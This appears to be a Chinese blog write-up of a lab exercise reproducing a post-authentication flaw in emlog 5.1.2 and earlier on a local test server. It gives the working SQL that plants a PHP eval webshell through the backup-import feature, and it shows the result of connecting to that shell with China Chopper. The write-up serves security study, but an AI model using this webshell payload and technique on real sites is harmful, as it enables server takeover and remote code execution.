安全-emlog 小于等于5.1.2版本 博客系统后台权限提升漏洞复现（i春秋）

原创

小狐狸FM 于 2021-07-29 20:18:35 发布 288 收藏

分类专栏： 安全 # 漏洞复现 文章标签： 安全 安全漏洞 mysql

安全 同时被 2 个专栏收录

91 篇文章 8 订阅

订阅专栏

漏洞复现

11 篇文章 0 订阅

订阅专栏

文章目录

前言

> 在提升后台权限之前，需要拥有后台管理员的账户

emlog官网

一、实验环境

实验链接

环境	版本
操作机	Windows XP
emlog	小于等于5.1.2


管理员账户	管理员密码
admin	password

二、漏洞复现

[1]. 获取系统路径


> 使用用户名 `admin` 密码 `password` 登录后台

> 访问 `http://127.0.0.1/emlog/admin?action=phpinfo`



System	Windows NT ANONYMIT-FACCO7 5.1 build 2600 (Windows XP Professional Service Pack 3) i586
Build Date	Aug 15 2014 19:15:47
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\Program Files\phpStudy\php53\php.ini
Scan this dir for additional .ini files	(none)

> `script_filename` 为当前执行脚本的系统路径，
> 可以发现 `emlog` 网站是搭建在目标服务器的 `C:/WWW` 下，之后通过sql命令在 `C:/WWW/emlog` 中创建一个一句话木马文件达到连接shell的目的




SERVER_SIGNATURE	*no value*
SERVER_SOFTWARE	Apache/2.4.10 (Win32) OpenSSL/0.9.8zb PHP/5.3.29
SERVER_NAME	127.0.0.1
SERVER_ADDR	127.0.0.1
SERVER_PORT	80
REMOTE_ADDR	127.0.0.1
DOCUMENT_ROOT	C:/WWW
REQUEST_SCHEME	http
CONTEXT_PREFIX	*no value*
CONTEXT_DOCUMENT_ROOT	C:/WWW
SERVER_ADMIN	admin@phpStudy.net
SCRIPT_FILENAME	C:/WWW/emlog/admin/index.php
REMOTE_PORT	1120
GATEWAY_INTERFACE	CGI/1.1
SERVER_PROTOCOL	HTTP/1.1
REQUEST_METHOD	GET
QUERY_STRING	action=phpinfo
REQUEST_URI	/emlog/admin/?action=phpinfo
SCRIPT_NAME	/emlog/admin/index.php

[2]. 下载sql备份


127.0.0.1/emlog/admin/data.php
INT
SQL XSS Encryption Encoding Other
Load URL
Split URL
Execute
http://127.0.0.1/emlog/admin?action=phpinfo
Enable Post data
Enable Referrer
写文章
草稿
文章
标签
分类
评论
微语
侧边栏
导航
页面
链接
用户
数据
插件
模板
emlog会把太大的图片附件自动生产缩略图，从而加快页面加载速度
数据备份
备份文件
备份时间
还没
全选 选中项：删除
备份数据+ 导入本地备份+
数据缓存
缓存可以大幅度提高站点的加载速度。通常系统会自动更新缓存，无需手动。
比如缓存文件被修改、手动修改过数据库、页面出现异常等才需要手动更新。
更新缓存
https://blog.csdn.net/smallfox233


数据
插件
模板
展功能
应用中心
emlog_navi
emlog_reply
emlog_sort
emlog_link
emlog_tag
emlog_trackback
emlog_twitter
emlog_user
导出备份文件到：
本地
压缩(zip格式)：
开始备份
数据缓存
https://blog.csdn.net/smallfox233


- 在 `.sql` 的数据库备份文件末尾添加 `sql` 语句
- 作用是在数据库中创建一个test表name字段来存储一句话木马，并将一句话木马输出保存为一个 `.php` 文件




```
drop table if exists test; --创建test表
create table test(name varchar(100)); --创建test表的name字段，name字段为可变长字符串类型
insert into test (name) values ('<?php @eval($_POST["cmd"]);?>'); --为name字段赋值
select name from test into outfile "C:/WWW/emlog/test.php"; --查询test表name字段的值，并输出到文件test.php中
```


[3]. 导入sql备份


> 导入之前的 `.sql` 备份文件


127.0.0.1/emlog/admin/data.php
INT
SQL- XSS- Encryption- Encoding- Other-
Load URL
Split URL
Execute
http://127.0.0.1/emlog/admin?action=phpinfo
Enable Post data
Enable Referrer
草稿
文章
标签
分类
评论
微语
侧边栏
导航
页面
链接
用户
数据
插件
模板
数据备份
备份文件
全选 选中项：删除
备份数据+ 导入本地备份+
选择要备份的数据库表：
emlog_attachment
emlog_blog
emlog_comment
emlog_options
emlog_navi
emlog_reply
emlog_sort
emlog_link
https://blog.csdn.net/smallfox233


微语
侧边栏
导航
页面
链接
用户
数据
全选 选中项：删除
备份数据+ 导入本地备份+
浏览... 未选择文件。
导入 (支持emlog导出的sql及zip格式备份)
数据缓存
https://blog.csdn.net/smallfox233


在导入sql备份时将会执行之前添加在末尾的sql语句，在服务器生成一句话木马文件 `C:\WWW\emlog\test.php`






[4]. 连接shell

> 菜刀连接一句话木马


编辑SHELL
地址：
http://127.0.0.1/emlog/test.php
cmd
配置：
备注：
默认类别
PHP (Eval)
GB2312
编辑


127.0.0.1
127.0.0.1
C:\WWW\emlog\
读取
星期四 2021-07-29 六月十八
127.0.0.1
目录 (5), 文件 (10)
名称
时间
大小
属性
C:
WWW
emlog
admin
content
include
m
t
admin 2017-02-07 09:15:36 0 0777
content 2017-02-07 09:15:38 0 0777
include 2017-02-07 09:15:39 0 0777
m 2017-02-07 09:15:39 0 0777
t 2017-02-07 09:15:39 0 0777
config.php 2017-02-07 09:22:01 438 0666
favicon.ico 2013-05-24 20:59:03 1150 0666
index.php 2013-05-24 20:59:03 296 0666
init.php 2013-06-01 22:03:13 1298 0666
robots.txt 2013-05-24 20:59:03 108 0666
rss.php 2013-05-24 20:59:03 2473 0666
tb.php 2013-05-24 20:59:03 4701 0666
test.php 2021-07-29 17:54:49 29 0666
wlwmanifest.xml 2013-05-24 20:59:03 849 0666
xmlrpc.php 2013-05-25 11:48:36 20951 0666
站点类别
默认类别
Type1
日程提醒
快捷方式